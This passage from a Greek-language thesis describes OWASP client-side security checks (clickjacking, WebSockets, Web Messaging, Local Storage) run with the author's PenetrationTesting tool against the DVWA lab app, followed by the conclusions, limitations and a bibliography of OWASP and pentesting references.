1. Ενέργειες: **Καρτέλα** "Έλεγχος από την πλευρά του πελάτη" / **Ενότητα** "Έλεγχος για διαμοιρασμό πόρων Cross Origin".
2. Έπειτα, στον έλεγχο "Έλεγχος μηχανισμού CORS" ο εξεταστής αξιοποιεί το εργαλείο "HTTP Analyzer" με τη δυνατότητα ανάλυσης των αιτημάτων HTTP, ενώ με το εργαλείο "Simple Browser" (περιήγηση/HTTP/Cookies/Source) μελετάει τον κώδικα και ακολουθεί τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines του ελέγχου. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.
3. Προκειμένου να εξεταστεί η εφαρμογή DVWA, ο εξεταστής ανοίγει το εργαλείο “Simple Browser” και συνδέεται εισάγοντας τα στοιχεία αυθεντικοποίησης. Έπειτα, σημειώνει στο σημειωματάριο τα περιεχόμενα του cookie. Στη συνέχεια εκτελεί το

[94] O.W.A.S.P., Κωδικός ελέγχου OTG-CLIENT-009. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Clickjacking_(OTG-CLIENT-009) (13 Φεβρουαρίου 2019)

εργαλείο “HTTP Analyzer” στο οποίο επιλέγει τυχαία μια URL από την αριστερή λίστα. Ακολούθως, εισάγει στη λίστα των τιμών των cookies τις τιμές που σημείωσε προηγουμένως και πατάει το GO.

Το λογισμικό θα εκτελέσει αρχικά μια αίτηση στη συγκεκριμένη URL που έχει επιλεχθεί και έπειτα θα εκτελέσει μαζικά ένα αίτημα για κάθε URL της εφαρμογής. Προβάλλοντας την καρτέλα “BATCH QUERIES” ο εξεταστής μπορεί να εντοπίσει ότι η επικεφαλίδα X-Frame-Options δεν έχει τεθεί σε συνολικά 68 τοποθεσίες, κάτι που υποδεικνύει κίνδυνο για click-jacking. Κατόπιν των ανωτέρω, ο έλεγχος χαρακτηρίζεται Fail.



Εικόνα 61: Εντοπισμός Κινδύνου click-jacking

11.9. Έλεγχος WebSockets

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CLIENT-010[95] - Παράρτημα Α: Κεφάλαιο 10.9.

Το πρωτόκολλο HTTP επιτρέπει μια αίτηση/απόκριση ανά σύνδεση TCP. Η τεχνολογία WebSockets επιτρέπει την πραγματική αμφίδρομη επικοινωνία μεταξύ εφαρμογής και πελάτη αρχικοποιώντας την επικοινωνία (handshake) με HTTP και συνεχίζοντας έπειτα με τη χρήση μόνο πλαισίων (frames), μέσω του πρωτοκόλλου TCP.

[95] O.W.A.S.P., Κωδικός ελέγχου OTG-CLIENT-010. Διαθέσιμο : https://www.owasp.org/index.php/Testing_WebSockets_(OTG-CLIENT-010) (13 Φεβρουαρίου 2019)

Η εφαρμογή πρέπει να ελέγξει την επικεφαλίδα Origin στην αρχικοποίηση της επικοινωνίας με το WebSocket, αλλιώς υπάρχει ο κίνδυνος να μπορεί να υποδέχεται συνδέσεις από κάθε πηγή, επιτρέποντας σε κακόβουλους χρήστες την εκτέλεση επιθέσεων τύπου CSRF. Επίσης, σε κάθε περίπτωση, τα δεδομένα πρέπει να φιλτράρονται και να κωδικοποιούνται

Β. Έλεγχος με την εφαρμογή PenetrationTesting

1. Ενέργειες: **Καρτέλα** "Έλεγχος από την πλευρά του πελάτη" / **Ενότητα** "Έλεγχος WebSockets".
2. Έπειτα, στον έλεγχο "Έλεγχος WebSockets" ο εξεταστής αξιοποιεί το εργαλείο "HTTP Analyzer" με τη δυνατότητα ανάλυσης των αιτημάτων HTTP, ενώ με το εργαλείο "Simple Browser" (περιήγηση/HTTP/Cookies/Source) μελετάει τον κώδικα και ακολουθεί τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines του ελέγχου. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.
3. Στην εφαρμογή DVWA δεν χρησιμοποιούνται Web Sockets και γι' αυτό ο έλεγχος αγνοείται και χαρακτηρίζεται **Ignore**.

11.10. Έλεγχος μηνυμάτων διαδικτύου (Web Messaging)

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CLIENT-011[96] - Παράρτημα Α: Κεφάλαιο 10.10.

Με την εισαγωγή του προτύπου HTML5 εισάχθηκε η τεχνολογία Cross Document Messaging, το οποίο υιοθετήθηκε από τους διάσημους περιηγητές και επιτρέπει τη επικοινωνία μεταξύ iframes, καρτελών και παραθύρων.

Σύμφωνα με τον OWASP, στο Messaging API χρησιμοποιείται η μέθοδος `postMessage()` με την οποία μηνύματα απλού κειμένου μπορούν να αποστέλλονται σε διαφορετικά domains. Έχει δύο ορίσματα, το μήνυμα και το domain. Όταν στο domain χρησιμοποιείται ο χαρακτήρας * μπορεί να προκύψουν ζητήματα ασφαλείας. Η εφαρμογή πρέπει να έχει έναν χειριστή συμβάντος για να υποδεχτεί τα εισερχόμενα μηνύματα, ο οποίος έχει τις εξής ιδιότητες:

- data: Το κείμενο του μηνύματος

[96] O.W.A.S.P., Κωδικός ελέγχου OTG-CLIENT-011. Διαθέσιμο : https://www.owasp.org/index.php/Test_Web_Messaging_(OTG-CLIENT-011) (13 Φεβρουαρίου 2019)

- origin: η προέλευση του εγγράφου. Αποτελείται από ένα σχήμα (http,https κτλ), ένα όνομα host και μια θύρα, προσδιορίζοντας μοναδικά το domain που αποστέλλει/αποδέχεται το μήνυμα.
- source: το παράθυρο έναρξης της αποστολής

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος από την πλευρά του πελάτη" / **Ενότητα** "Έλεγχος μηνυμάτων διαδικτύου (Web Messaging)".
2. Έπειτα, στον έλεγχο "Έλεγχος Web Messaging" ο εξεταστής αξιοποιώντας το εργαλείο "Simple Browser" (περιήγηση/HTTP/Cookies/Source) μελετάει τον κώδικα και ακολουθεί τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines του ελέγχου. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.
3. Η εφαρμογή DVWA δεν χρησιμοποιεί το Messaging API. Επίσης, με χρήση του εργαλείου “Search Web App Files” δεν εντοπίστηκαν οι μέθοδοι innerHTML και eval(), οι οποίες μπορούν να εκθέσουν την εφαρμογή σε ευπάθειες τύπου XSS. Κατόπιν τούτου, ο έλεγχος χαρακτηρίζεται **Pass**.

11.11.Έλεγχος Τοπικής Αποθήκευσης (Local Storage)

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CLIENT-012[97] - Παράρτημα Α: Κεφάλαιο 10.11.

Σύμφωνα με τον OWASP, σε σχέση με τα 4KB χωρητικότητας των cookies, με την τοπική αποθήκευση, οι εφαρμογές μπορούν να αποθηκεύσουν τα δεδομένα τους, σε μορφή κλειδί/τιμή, σε μια μνήμη περίπου 5MB, τοπικά μέσα στον περιηγητή του χρήστη. Αν και προκύπτουν θέματα ασφάλειας καθώς τα δεδομένα της εφαρμογής παραμένουν στην πλευρά του χρήστη, η χρήση της τοπικής αποθήκευσης είναι ιδιαίτερα αποδοτική για τις εφαρμογές, καθώς δεν απαιτείται η λήψη των δεδομένων σε συχνή βάση. Στην τοπική αποθήκευση υπάρχουν δύο τύποι μνήμης:

- **localStorage**: Μόνιμη μνήμη που παραμένει σε κάθε επανεκκίνηση του περιηγητή/συστήματος. Η πρόσβαση γίνεται με τις εντολές setItem/getItem. Μέσω JavaScript και με μια απλή XSS ένας κακόβουλος

[97] O.W.A.S.P., Κωδικός ελέγχου OTG-CLIENT-012. Διαθέσιμο : https://www.owasp.org/index.php/Test_Local_Storage_(OTG-CLIENT-012) (13 Φεβρουαρίου 2019)

χρήστης μπορεί να εξάγει όλα τα δεδομένα, όπως και να εισάγει κακόβουλα δεδομένα.

- **sessionStorage**: Προσωρινή μνήμη που διαρκεί μόνο μέχρι να κλείσει το παράθυρο ο χρήστης, δηλαδή όταν τα δεδομένα δεν απαιτείται να παραμένουν μεταξύ των συνόδων. Η πρόσβαση γίνεται με τις εντολές setItem/getItem και μοιράζεται πολλές ιδιότητες με τη localStorage.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος από την πλευρά του πελάτη" / **Ενότητα** "Έλεγχος Τοπικής Αποθήκευσης (Local Storage)".
2. Έπειτα, στον έλεγχο "Έλεγχος Local Storage" ο εξεταστής αξιοποιώντας το εργαλείο "Simple Browser" (περιήγηση/HTTP/Cookies/Source) μελετάει τον κώδικα και ακολουθεί τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines του ελέγχου. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.
3. Η εφαρμογή DVWA δεν χρησιμοποιεί Local Storage και γι' αυτό ο έλεγχος χαρακτηρίζεται **Ignore**.

12. Σύνοψη και συμπεράσματα

12.1. Έκδοση Τελικής αναφοράς και εντοπισμός πολύπλοκων/ συνδυαστικών επιθέσεων

Το τελευταίο στάδιο της χρήσης του λογισμικού αφορά την έκδοση τελικής αναφοράς. Στην περίπτωση της εξεταζόμενης εφαρμογής DVWA η τελική βαθμολογία που λαμβάνει είναι 38%, είναι δηλαδή κατά 38% ασφαλής.

Στην ενότητα της τελικής αναφοράς περιλαμβάνεται και ο εντοπισμός πολύπλοκων και συνδυαστικών επιθέσεων. Ο τρόπος εντοπισμού δηλαδή των επιθέσεων που στηρίζονται σε συνδυασμό τουλάχιστον δύο ευπαθειών.

Τα ανωτέρω περιλαμβάνονται αναλυτικά στο Παράρτημα Δ.

12.2. Διαχείριση λογισμικού

Τακτικά εντοπίζονται νέες απειλές των σύγχρονων διαδικτυακών εφαρμογών καθώς και νέοι τρόποι ελέγχου των ευπαθειών που τις προκαλούν. Το λογισμικό PenetrationTesting είναι αναγκαίο να μπορεί να αναβαθμίζεται και να επικαιροποιείται.

Μέσα από το περιβάλλον διαχείρισης, ο εξεταστής έχει τη δυνατότητα να δημιουργεί και να επεξεργάζεται ελέγχους, εργαλεία (και παραμέτρους αυτών), οδηγίες και κανόνες απειλών.

Ο τρόπος διαχείρισης του λογισμικού περιγράφεται στο Παράρτημα Γ.

12.3. Συμπεράσματα

Με την παρούσα εργασία επιχειρήθηκε η συλλογή και παρουσίαση των κυριότερων ελέγχων ασφαλείας που ορίζει ο οργανισμός OWASP. Με την αλματώδη εξέλιξη της τεχνολογίας των διαδικτυακών εφαρμογών-υπηρεσιών, ο οργανισμός καταβάλει διαρκή και συντονισμένη προσπάθεια για τον εντοπισμό και την καταγραφή νέων ελέγχων που απαιτούνται για την εύρεση ευπαθειών. Από την έρευνα στο διαδίκτυο εντοπίστηκε πλήθος λογισμικών που εστιάζουν σε συγκεκριμένες ευπάθειες ενώ απουσιάζουν πλατφόρμες λογισμικών που συνοδεύουν τον εξεταστή σε όλα τα στάδια μιας εξέτασης διείσδυσης σε διαδικτυακές εφαρμογές. Το λογισμικό PenetrationTesting που αναπτύχθηκε στα πλαίσια της διπλωματικής εργασίας επιχείρησε να αποτελέσει ένα εργαλείο των σύγχρονων εξεταστών που θα υποβοηθάει την προετοιμασία, την τήρηση σημειώσεων, την εύρεση πληροφοριών για το στόχο, την

εκτέλεση αυτοματοποιημένων ή χειροκίνητων ελέγχων και τελικώς την αξιολόγηση/βαθμολόγηση και την εξαγωγή εμπεριστατωμένης αναφοράς.

Τέλος, επιχειρήθηκε η ενσωμάτωση μιας επιπρόσθετης λειτουργίας στο λογισμικό που επιτρέπει την εύρεση μονοπατιών μέσω των οποίων ένας κακόβουλος χρήστης θα μπορεί να εκτελέσει πολύπλοκες και σημαντικές επιθέσεις εκμεταλλευόμενος το συνδυασμό μικρότερων ευπαθειών σε διάφορα σημεία της διαδικτυακής εφαρμογής.

12.4. Όρια και περιορισμοί της έρευνας

Οι έλεγχοι ασφαλείας που παρουσιάζονται στην παρούσα διπλωματική εργασία καλύπτουν τις ανάγκες προστασίας μιας σύγχρονης διαδικτυακής εφαρμογής, ωστόσο για προφανείς λόγους περιορισμού της έκτασης της εργασίας δεν ενσωματώθηκαν έλεγχοι που αφορούν δευτερεύουσες τεχνολογίες, όπως:

1) έλεγχοι έγχυσης SQL σε συγκεκριμένες Βάσεις Δεδομένων (MySQL, SQL Server κτλ), 2) έλεγχοι buffer/heap/stack overflow, 3) έγχυση XML/IMAP/SMTP, 4) έλεγχοι Adobe Flash και 5) έλεγχοι ασθενούς SSL/TLS.

12.5. Μελλοντικές Επεκτάσεις

Λόγω των νέων τεχνολογιών που αναπτύσσονται καθημερινά και αφορούν τις υποδομές και τα λογισμικά ανάπτυξης των διαδικτυακών εφαρμογών, η παρούσα διπλωματική εργασία θα μπορούσε να εξελιχθεί σε σημαντικό βαθμό. Το υλικό της εργασίας, καθώς και το θεωρητικό υπόβαθρο που παρέχει η εφαρμογή PenetrationTesting θα μπορούσε να επικαιροποιείται με τις ενημερώσεις που παρέχει ο οργανισμός OWASP. Η κωδικοποίηση που θέτει ο οργανισμός σε κάθε έλεγχο βοηθά σημαντικά προς αυτή την κατεύθυνση.

Επιπροσθέτως, θα μπορούσε το λογισμικό να υποστηρίζει βιβλιοθήκες επέκτασης (plugins) που θα επεκτείνουν τις δυνατότητες με νέους ελέγχους, καθώς και ενημερώσεις

(για παράδειγμα λήψη αρχείων json κατά την εκκίνηση) που θα επιτρέπουν την ανανέωση των τοπικών Βάσεων Δεδομένων.

Βιβλιογραφία

Βιβλία

- Thomas Wilhelm, 2009, *"Professional Penetration Testing: Volume 1: Creating and Learning in a Hacking Lab"*, SYNGRESS
- Patrick Engebretson, 2011, "*The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy*", SYNGRESS
- Jeremy Faircloth, 2006, *"Penetration Tester's Open Source Toolkit"*, SYNGRESS
- Lee Allen, 2012, "*Advanced Penetration Testing for Highly-Secured Environments: The Ultimate Security Guide*", PACKT
- Kevin Cardwell, 2016, *"Building Virtual Pentesting Labs for Advanced Penetration Testing"*, PACKT
- Jason Andress and Ryan Linn, 2012, "*Coding for Penetration Testers: Building Better Tools*", SYNGRESS
- Christofer Duffy, 2016, *"Python, Penetration Testing for Developers", Packt*
- Sean-Philip Oriyano, 2017, *"Penetration Testing Essentials", SYBEX*

Ιστοσελίδες

- HTTPrint, *An Introduction to HTTP fingerprinting* . Διαθέσιμο: http://www.net-square.com/httprint_paper.html (13 Φεβρουαρίου 2019)
- Mozilla.org, *Set-Cookie* . Διαθέσιμο: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie (13 Φεβρουαρίου 2019)
- Wikipedia, *Authorization* . Διαθέσιμο: https://en.wikipedia.org/wiki/Authorization (13 Φεβρουαρίου 2019)
- Wikipedia, *HTTPS*. Διαθέσιμο: https://en.wikipedia.org/wiki/HTTPS (13 Φεβρουαρίου 2019)
- Wikipedia, *Hypertext Transfer Protocol*. Διαθέσιμο: https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol (13 Φεβρουαρίου 2019)
- Wikipedia, *Lightweight Directory Access Protocol*. Διαθέσιμο: https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol (13 Φεβρουαρίου 2019)
- Wikipedia, *Meta element.* Διαθέσιμο: https://en.wikipedia.org/wiki/Meta_element (13 Φεβρουαρίου 2019)
- Wikipedia, *Rich Internet application* . Διαθέσιμο: https://en.wikipedia.org/wiki/Rich_Internet_application (13 Φεβρουαρίου 2019)
- Wikipedia, *Robots exclusion standard*. Διαθέσιμο: https://en.wikipedia.org/wiki/Robots_exclusion_standard (13 Φεβρουαρίου 2019)
- Google, *Πώς λειτουργεί η Αναζήτηση*. Διαθέσιμο: https://www.google.com/search/howsearchworks/ (13 Φεβρουαρίου 2019)

- NIST, *The economic impacts of inadequate infrastructure for software testing* . Διαθέσιμο: http://www.nist.gov/director/planning/upload/report02-3.pdf (13 Φεβρουαρίου 2019)
- Symantec, *New Survey Shows U.S. Small Business Owners Not Concerned About Cybersecurity; Majority Have No Policies or Contingency Plans*. Διαθέσιμο: https://www.symantec.com/about/newsroom/press-releases/2012/symantec_1015_01 (13 Φεβρουαρίου 2019)
- Techopedia, *Software Development Life Cycle (SDLC).* Διαθέσιμο: https://www.techopedia.com/definition/22193/software-development-life-cycle-sdlc (13 Φεβρουαρίου 2019)
- Wikipedia, *Penetration test*. Διαθέσιμο: https://en.wikipedia.org/wiki/Penetration_test (13 Φεβρουαρίου 2019)
- Wikipedia, *White box testing*. Διαθέσιμο: https://en.wikipedia.org/wiki/White-box_testing (13 Φεβρουαρίου 2019)
- Wikipedia, *Black box testing*. Διαθέσιμο: https://en.wikipedia.org/wiki/Black-box_testing (13 Φεβρουαρίου 2019)
- Creative Commons, *Attribution-ShareAlike 3.0 Unported (CC BY-SA 3.0)*. Διαθέσιμο: https://creativecommons.org/licenses/by-sa/3.0/ (13 Φεβρουαρίου 2019)
- Exploit Database, *Google Hacking Database*. Διαθέσιμο: https://www.exploit-db.com/google-hacking-database (13 Φεβρουαρίου 2019)
- GitHub, *Blind Elephant*. Διαθέσιμο: https://github.com/lokifer/BlindElephant (13 Φεβρουαρίου 2019)
- GitHub, *WhatWeb*. Διαθέσιμο: https://github.com/urbanadventurer/WhatWeb/wiki/Installation (13 Φεβρουαρίου 2019)
- HACK3RLAB, *Web username enumeration with THC Hydra*. Διαθέσιμο: https://hack3rlab.wordpress.com/web-username-enumeration-with-thc-hydra/ (13 Φεβρουαρίου 2019)
- Computer Security Student, *Manual SQL Injection*. Διαθέσιμο: https://computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWAv107/lesson6/index.html (13 Φεβρουαρίου 2019)
- Acunetix, *CRLF Injection attacks and HTTP Response Splitting*. Διαθέσιμο: https://www.acunetix.com/websitesecurity/crlf-injection/ (13 Φεβρουαρίου 2019)
- GitHub, *Simple-Backdoor-One-Liner.php*. Διαθέσιμο: https://gist.github.com/sente/4dbb2b7bdda2647ba80b (13 Φεβρουαρίου 2019)
- Mozilla.org, *XMLHttpRequest*. Διαθέσιμο: https://developer.mozilla.org/en-US/docs/Web/API/XMLHttpRequest (13 Φεβρουαρίου 2019)
- O.W.A.S.P. (24/11/2014), *Κωδικός ελέγχου OTG-INFO-001* .Διαθέσιμο : https://www.owasp.org/index.php/Conduct_search_engine_discovery/reconnaissance_for_information_leakage_(OTG-INFO-001) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INFO-002*. Διαθέσιμο : https://www.owasp.org/index.php/Fingerprint_Web_Server_(OTG-INFO-002) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INFO-003*. Διαθέσιμο : https://www.owasp.org/index.php/Review_Webserver_Metafiles_for_Information_Leakage_(OTG-INFO-003) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INFO-004* .Διαθέσιμο : https://www.owasp.org/index.php/Enumerate_Applications_on_Webserver_(OTG-INFO-004) (13 Φεβρουαρίου 2019)

- O.W.A.S.P., *Κωδικός ελέγχου OTG-INFO-005*. Διαθέσιμο : https://www.owasp.org/index.php/Review_webpage_comments_and_metadata_for_information_leakage_(OTG-INFO-005) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INFO-006*. Διαθέσιμο : https://www.owasp.org/index.php/Identify_application_entry_points_(OTG-INFO-006) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INFO-007*. Διαθέσιμο : https://www.owasp.org/index.php/Map_execution_paths_through_application_(OTG-INFO-007) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INFO-008*. Διαθέσιμο : https://www.owasp.org/index.php/Fingerprint_Web_Application_Framework_(OTG-INFO-008) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INFO-010*. Διαθέσιμο : https://www.owasp.org/index.php/Map_Application_Architecture_(OTG-INFO-010) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CONFIG-001*. Διαθέσιμο : https://www.owasp.org/index.php/Test_Network/Infrastructure_Configuration_(OTG-CONFIG-001) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CONFIG-002*. Διαθέσιμο : https://www.owasp.org/index.php/Test_Application_Platform_Configuration_(OTG-CONFIG-002) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CONFIG-003*. Διαθέσιμο : https://www.owasp.org/index.php/Test_File_Extensions_Handling_for_Sensitive_Information_(OTG-CONFIG-003) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CONFIG-004*. Διαθέσιμο : https://www.owasp.org/index.php/Review_Old,_Backup_and_Unreferenced_Files_for_Sensitive_Information_(OTG-CONFIG-004) (13 Φεβρουαρίου 2019)
- O.W.A.S.P*., Κωδικός ελέγχου OTG-CONFIG-005*. Διαθέσιμο : https://www.owasp.org/index.php/Enumerate_Infrastructure_and_Application_Admin_Interfaces_(OTG-CONFIG-005) (13 Φεβρουαρίου 2019)
- O.W.A.S.P*., Κωδικός ελέγχου OTG-CONFIG-006*. Διαθέσιμο : https://www.owasp.org/index.php/Test_HTTP_Methods_(OTG-CONFIG-006) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CONFIG-007*. Διαθέσιμο : https://www.owasp.org/index.php/Test_HTTP_Strict_Transport_Security_(OTG-CONFIG-007) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CONFIG-008*. Διαθέσιμο : https://www.owasp.org/index.php/Test_RIA_cross_domain_policy_(OTG-CONFIG-008) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-IDENT-001*. Διαθέσιμο : https://www.owasp.org/index.php/Test_Role_Definitions_(OTG-IDENT-001) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-IDENT-001*. Διαθέσιμο :

https://www.owasp.org/index.php/Test_Role_Definitions_(OTG-IDENT-001) (13 Φεβρουαρίου 2019)

- O.W.A.S.P., *Κωδικός ελέγχου OTG-IDENT-002*. Διαθέσιμο : https://www.owasp.org/index.php/Test_User_Registration_Process_(OTG-IDENT-002) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-IDENT-003*. Διαθέσιμο : https://www.owasp.org/index.php/Test_Account_Provisioning_Process_(OTG-IDENT-003) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-IDENT-004*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Account_Enumeration_and_Guessable_User_Account_(OTG-IDENT-004) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-IDENT-005*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Weak_or_unenforced_username_policy_(OTG-IDENT-005) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHN-001*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Credentials_Transported_over_an_Encrypted_Channel_(OTG-AUTHN-001) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHN-002*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_default_credentials_(OTG-AUTHN-002) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHN-003*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Weak_lock_out_mechanism_(OTG-AUTHN-003) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHN-004*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Bypassing_Authentication_Schema_(OTG-AUTHN-004) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHN-005*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Vulnerable_Remember_Password_(OTG-AUTHN-005) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHN-006* .Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Browser_cache_weakness_(OTG-AUTHN-006) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHN-007*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHN-008*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Weak_security_question/answer_(OTG-AUTHN-008) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHN-009*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_weak_password_change_or_reset_functionalities_(OTG-AUTHN-009) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHN-010*. Διαθέσιμο :

https://www.owasp.org/index.php/Testing_for_Weaker_authentication_in_alternative_channel_(OTG-AUTHN-010) (13 Φεβρουαρίου 2019)

- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHZ-001*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_Directory_traversal/file_include_(OTG-AUTHZ-001) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHZ-002*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Bypassing_Authorization_Schema_(OTG-AUTHZ-002) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHZ-003*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Privilege_escalation_(OTG-AUTHZ-003) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-AUTHZ-004*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Insecure_Direct_Object_References_(OTG-AUTHZ-004) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-SESS-001*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Session_Management_Schema_(OTG-SESS-001) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-SESS-002*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_cookies_attributes_(OTG-SESS-002) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-SESS-003*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Session_Fixation_(OTG-SESS-003) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-SESS-004*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Exposed_Session_Variables_(OTG-SESS-004) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-SESS-005*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_CSRF_(OTG-SESS-005) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-SESS-006*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_logout_functionality_(OTG-SESS-006) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-SESS-007*. Διαθέσιμο : https://www.owasp.org/index.php/Test_Session_Timeout_(OTG-SESS-007) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-SESS-008*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Session_puzzling_(OTG-SESS-008) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INPVAL-001*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OTG-INPVAL-001) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INPVAL-002*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_(OTG-INPVAL-002) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INPVAL-003*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_HTTP_Verb_Tampering_(OTG-INPVAL-003) (13 Φεβρουαρίου

2019)

- O.W.A.S.P., *Κωδικός ελέγχου OTG-INPVAL-004*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_HTTP_Parameter_pollution_(OTG-INPVAL-004) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INPVAL-005*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INPVAL-006*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_LDAP_Injection_(OTG-INPVAL-006) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INPVAL-007*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_ORM_Injection_(OTG-INPVAL-007) (13 Φεβρουαρίου 2019)
